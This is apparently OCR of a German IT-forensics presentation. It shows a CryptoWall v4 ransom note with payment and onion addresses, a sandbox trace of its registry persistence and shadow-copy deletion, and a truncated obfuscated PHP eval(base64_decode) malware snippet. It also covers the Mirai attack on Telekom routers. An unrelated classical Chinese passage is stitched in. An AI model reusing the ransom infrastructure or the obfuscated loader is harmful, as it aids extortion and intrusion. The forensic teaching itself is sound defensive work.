
If for some reasons the addresses are not available, follow these steps:
1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: o7zeip6us33igmgw.onion/D9B09619DC13C927
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
Your personal pages:
http://k5fxm4dl35qk323d.justmakeapayment.com/D9B09619DC13C927
http://hrfdknrmsfw.pestresdfasd.com/D9B09619DC13C927
http://tsbfdsv.extr6mchf.com/D9B09619DC13C927
https://o7zeip6us33igmgw.onion.to/D9B09619DC13C927
Your personal page (using TOR-Browser): o7zeip6us33igmgw.onion/D9B09619DC13C927
Your personal identification number (if you open the site (or TOR-Browser's) directly): D9B09619DC13C927
__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!


C:\Users\REM\ntuser.dat.LOG2
create file
C:\Users\REM\AppData\Roaming\0d6ef2eb\3c01b7b80d.exe
set as value
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\0d6ef2eb (AUTOSTART)
create process
[4] svchost.exe (PID: 3096)
has thread
3796
2848
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CachePrefix
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\CachePrefix
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePrefix
[2] 2015-11-04-CryptowallV4.exe (PID: 3112)
has thread
2712
create process
[3] explorer.exe (PID: 1856)
has thread
3708
2396
[1] DllHost.exe (PID: 3720)
HKLM\System\CurrentControlSet\Services\VSS\Diag\SPP\SppGetSnapshots (Enter) (AUTOSTART)
HKLM\System\CurrentControlSet\Services\VSS\Diag\SPP\SppGetSnapshots (Leave) (AUTOSTART)
HKLM\System\CurrentControlSet\Services\VSS\Diag\SPP\SppEnumGroups (Enter) (AUTOSTART)
HKLM\System\CurrentControlSet\Services\VSS\Diag\SPP\SppEnumGroups (Leave) (AUTOSTART)
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore\DisableSR
C:\Windows\System32\config\SOFTWARE.LOG1
create process
[5] vssadmin.exe (PID: 3040)
has thread
692
2868
create process
[6] conhost.exe (PID: 3592)
has thread
2256

```
<?php
eval(base64_decode("DQplcnJvcl9yZXBvcnRpbmcoMCk7DQokbmNjdj1oZWFkZXJzX3NlbnQoKTsNCmlmIC
ghJG5jY3Ypew0KJHJlZmVyZXI9JF9TRVJWRVJbJ0hUVFBfUkVGRVJFUiddOw0KJHVhPSRfU0VSVkVSWydIVFRQ
X1VTRVJfQUdFTlQnXTsNCmlmIChzdHJpc3RyKCRyZWZl…
```





TOOLS

- IDA Pro 5: https://www.hex-rays.com/index.shtml/
- dex2jar: https://sourceforge.net/projects/dex2jar/
- .NET Reflector / ILSpy: http://ilspy.net/

IT - FORENSIK IN DER PRAXIS


- Operative Vorbereitung
- Datensammlung und forensische Duplikation (Beweismittelsicherung)
- Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)
- **Dokumentation der Fakten und Rekonstruktion des Vorfalls**
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle


仰面致命共十處分左右則有十四處

頂心骨
顱門骨
額顱骨
兩額角右
兩太陽左右
兩耳竅左右
喉嚨結喉骨
鼠子骨 即胸前三骨連 有左右
心坎骨 即藏心骨又名鳩尾骨
兩血盆骨左右

合面致命共八處分左右則有十處

腦後骨
乘枕骨 左右 婦人無左右
兩耳根骨左右
項頸骨第一節
脊背骨第一節
脊脊骨第一節
腰門骨第一節 即命門骨名腰門骨
方骨






TELEKOMMUNIKATION

Totaler Netzausfall: Deutsche Telekom beschuldigt Hacker

Deutsche Wirtschafts Nachrichten | Veröffentlicht: 28.11.16 16:46 Uhr

Der Deutschen Telekom zufolge ist die bundesweite Netzstörung vermutlich das Werk von Hackern. Beweise für diese Behauptung legte die Telekom nicht vor.



Das Livebild zeigt: Mirai ist weltweit aktiv.
(Foto: Malwareint)


Dienstag, 29. November 2016


Es kann noch schlimmer kommen

Monster-Botnetz griff Telekom-Router an

MIT BABYPHONES, KAMERAS UND DRUCKER

So funktionierte der Monster-Hackerangriff


Proxy-Meldungen pro Tag
14000
12000
10000
8000
6000
4000
2000
0
[redacted]00:00
[redacted]00:00
[redacted]00:00
[redacted]00:00
[redacted]00:00
Datum


Zahl der Proxymeldungen
3000
2500
2000
1500
1000
500
0
00:00
02:00
04:00
06:00
08:00
10:00
12:00
14:00
16:00
18:00
20:00
22:00
00:00
Uhrzeit

TOOLS

- https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden_IT-Forensik.pdf

IT - FORENSIK

KONTAKT

THOMAS HAASE

Test and Integration Center

T-SYSTEMS MULTIMEDIA SOLUTIONS GMBH
Riesaer Straße 5
01129 Dresden, Germany
Tel: + 49 351 2820 2206
t.haase@t-systems.com